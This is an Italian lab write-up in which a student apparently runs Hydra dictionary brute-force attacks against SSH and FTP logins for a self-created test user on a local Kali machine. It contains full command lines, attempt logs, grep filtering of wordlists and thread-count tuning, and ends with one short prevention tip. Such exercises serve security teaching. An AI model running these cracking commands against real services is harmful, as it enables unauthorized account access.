

S6-E5

AUTHENTICATION CRACKING CON HYDRA



Hydra è uno strumento di Kali Linux usato per attacchi di forza bruta su servizi di autenticazione (come SSH, FTP, HTTP). Automatizza tentativi multipli di accesso combinando username e password. Combina l'attacco Brute Force con l'attacco Dictionary



Primo step è reperire un dizionario particolarmente forbito, in questo caso facciamo riferimento a seclists, un opensource contenente diversi dizionari, molto sfruttato nell'ambito cyber-security

```
(kali㉿kali)-[~] System
$ sudo apt install seclists
Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1768
  Download size: 508 MB
  Space needed: 2,045 MB / 55.6 GB available

Get:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 seclists all 2024.3-0kali1 [508 MB]
Fetched 508 MB in 46s (10.9 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 397199 files and directories currently installed.)
Preparing to unpack .../seclists_2024.3-0kali1_all.deb ...
Unpacking seclists (2024.3-0kali1) ...
Setting up seclists (2024.3-0kali1) ...
Processing triggers for kali-menu (2024.3.1) ...
Processing triggers for wordlists (2023.2.0) ...

(kali㉿kali)-[~]
```

Creiamo l'user con annesse credenziali che farà da bersaglio

Stabiliamo una connessione SSH attraverso i comandi
sudo service ssh start
ssh test_user@192.168.1.78

```
(kali㉿kali)-[~]
$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
      Full Name []: Madara Uchiha
      Room Number []: 0000
      Work Phone []: 0000
      Home Phone []: 0000
      Other []: 0000
Is the information correct? [Y/n] yes
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
(kali㉿kali)-[~]
$
```

S6-E5

Avviando hydra

```
hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P  
/usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.78 -t 64 -W 1 -vV ssh
```

```
[test_user@test_kali:~]$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.78 -t 4 -W 1 -vV ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 10:21:40  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task  
[DATA] attacking ssh://192.168.1.78:22/  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[INFO] Testing if password authentication is supported by ssh://info@192.168.1.78:22  
[INFO] Successful, password authentication is supported by ssh://192.168.1.78:22  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123456789" - 5 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "12345" - 6 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1234" - 7 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "111111" - 8 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1234567" - 9 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "dragon" - 10 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123123" - 11 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "baseball" - 12 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "abc123" - 13 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "football" - 14 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "monkey" - 15 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "letmein" - 16 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "696969" - 17 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "shadow" - 18 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "master" - 19 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "666666" - 20 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "qwertyuiop" - 21 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123321" - 22 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "mustang" - 23 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1234567890" - 24 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "michael" - 25 of 8295455000000 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "654321" - 26 of 8295455000000 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "pussy" - 27 of 8295455000000 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "superman" - 28 of 8295455000000 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1qaz2wsx" - 29 of 8295455000000 [child 3] (0/0)
```

Osserviamo come nel codice inseriamo le librerie di riferimento su cui il software lavorerà cercando un riscontro.

S6-E5

E' possibile effettuare lo stesso procedimento passando per un altro protocollo, in questo caso l'FTP

```
(kali㉿kali)-[~]
$ service vsftpd start

(kali㉿kali)-[~]
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.78 -t 4 -W 1 -vV ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore 1

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 14:32:40
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 829545500000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ftp://192.168.1.78:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123456789" - 5 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "12345" - 6 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1234" - 7 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "111111" - 8 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1234567" - 9 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "dragon" - 10 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123123" - 11 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "baseball" - 12 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "abc123" - 13 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "football" - 14 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "monkey" - 15 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "letmein" - 16 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "696969" - 17 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "shadow" - 18 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "master" - 19 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "666666" - 20 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "qwertyuiop" - 21 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "123321" - 22 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "mustang" - 23 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "1234567890" - 24 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "michael" - 25 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "654321" - 26 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "pussy" - 27 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "superman" - 28 of 8295455000000 [child 1] (0/0)
```

Facilmente intuibile è che avendo un dizionario estremamente esteso, è probabile che quest'ultimo contenga le credenziali che cerchiamo. Al contempo si deduce che più estesa è la libreria, più lungo potrebbe essere in processo, visto l'elevato numero di attemps fallaci possibili.

```


File Actions Edit View Help
[ATTEMPT] target 192.168.1.78 - login "info" - pass "dogfood" - 4625 of 8295455000039 [child 2] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "comet" - 4626 of 8295455000039 [child 8] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "clouds" - 4627 of 8295455000039 [child 19] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "cloud" - 4628 of 8295455000039 [child 43] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "charles1" - 4629 of 8295455000039 [child 53] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "buddah" - 4630 of 8295455000039 [child 26] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "bacardi" - 4631 of 8295455000039 [child 16] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "astrid" - 4632 of 8295455000039 [child 54] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "alphabet" - 4633 of 8295455000039 [child 41] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "adams" - 4634 of 8295455000039 [child 16] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "Michelle" - 4635 of 8295455000039 [child 41] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "19801980" - 4636 of 8295455000039 [child 2] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "147369" - 4637 of 8295455000039 [child 8] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "12qwas" - 4638 of 8295455000039 [child 43] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "02081988" - 4639 of 8295455000039 [child 53] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "02051986" - 4640 of 8295455000039 [child 26] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "02041986" - 4641 of 8295455000039 [child 43] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "02011985" - 4642 of 8295455000039 [child 53] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "01011977" - 4643 of 8295455000039 [child 26] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "xuan" - 4644 of 8295455000039 [child 16] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "vedder" - 4645 of 8295455000039 [child 41] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "valeri" - 4646 of 8295455000039 [child 43] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "teng" - 4647 of 8295455000039 [child 53] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "stumpy" - 4648 of 8295455000039 [child 16] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "squash" - 4649 of 8295455000039 [child 53] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "snapon" - 4650 of 8295455000039 [child 44] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "site" - 4651 of 8295455000039 [child 23] (0/39)
[ATTEMPT] target 192.168.1.78 - login "info" - pass "-----" - 4652 of 8295455000039 [child 44] (0/39)

```

In questo caso siamo all'attempt 4650

S6-E5

Un buon metodo per ridurre i tempi di cracking è filtrare gli elementi all'interno del dizionario, estrapolando una cerchia più ristretta di elementi, seguendo parametri scelti. In questo caso viene utilizzata l'istruzione con il comando GREP



The screenshot shows a terminal window with a dark theme. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal prompt is '(kali㉿kali)-[~/Desktop]'. The first command entered is '\$ grep -E "^[a-z]{8}\$" xato-net-10-million-passwords-1000000.txt | grep "pass" > ElencoPassTest.txt'. The output of this command is 'grep: xato-net-10-million-passwords-1000000.txt: No such file or directory'. The second command entered is '\$ grep -E "^[a-z]{9}\$" xato-net-10-million-usernames.txt | grep "user" > ElencoUserTest.txt'. The output of this command is 'grep: xato-net-10-million-usernames.txt: No such file or directory'. The terminal prompt '\$' is visible at the bottom.

/usr/share/seclists

```
grep -E "^[a-z]{8}$" xato-net-10-million-passwords-1000000.txt | grep "pass" > ElencoPassTest.txt  
grep -E "^[a-z]{9}$" xato-net-10-million-usernames.txt | grep "user" > ElencoUserTest.txt
```

Oltre tutto possiamo accelerare il processo gestendo il parametro **-t**, all'aumentare il suo numero, aumenterà la velocità del cracking

Una istruzione efficace diventerà quindi:

```
hydra -L /usr/share/seclists/Usernames/ElencoUserTest.txt -P  
/usr/share/seclists/Passwords/ElencoPassTest.txt 192.168.1.78 -t 64 -W1 -f ssh
```

Prevenzione:

Un comportamento preventivo verso l'attacco Brute Force, è la scelta di una password con molti caratteri, e parole poco comuni.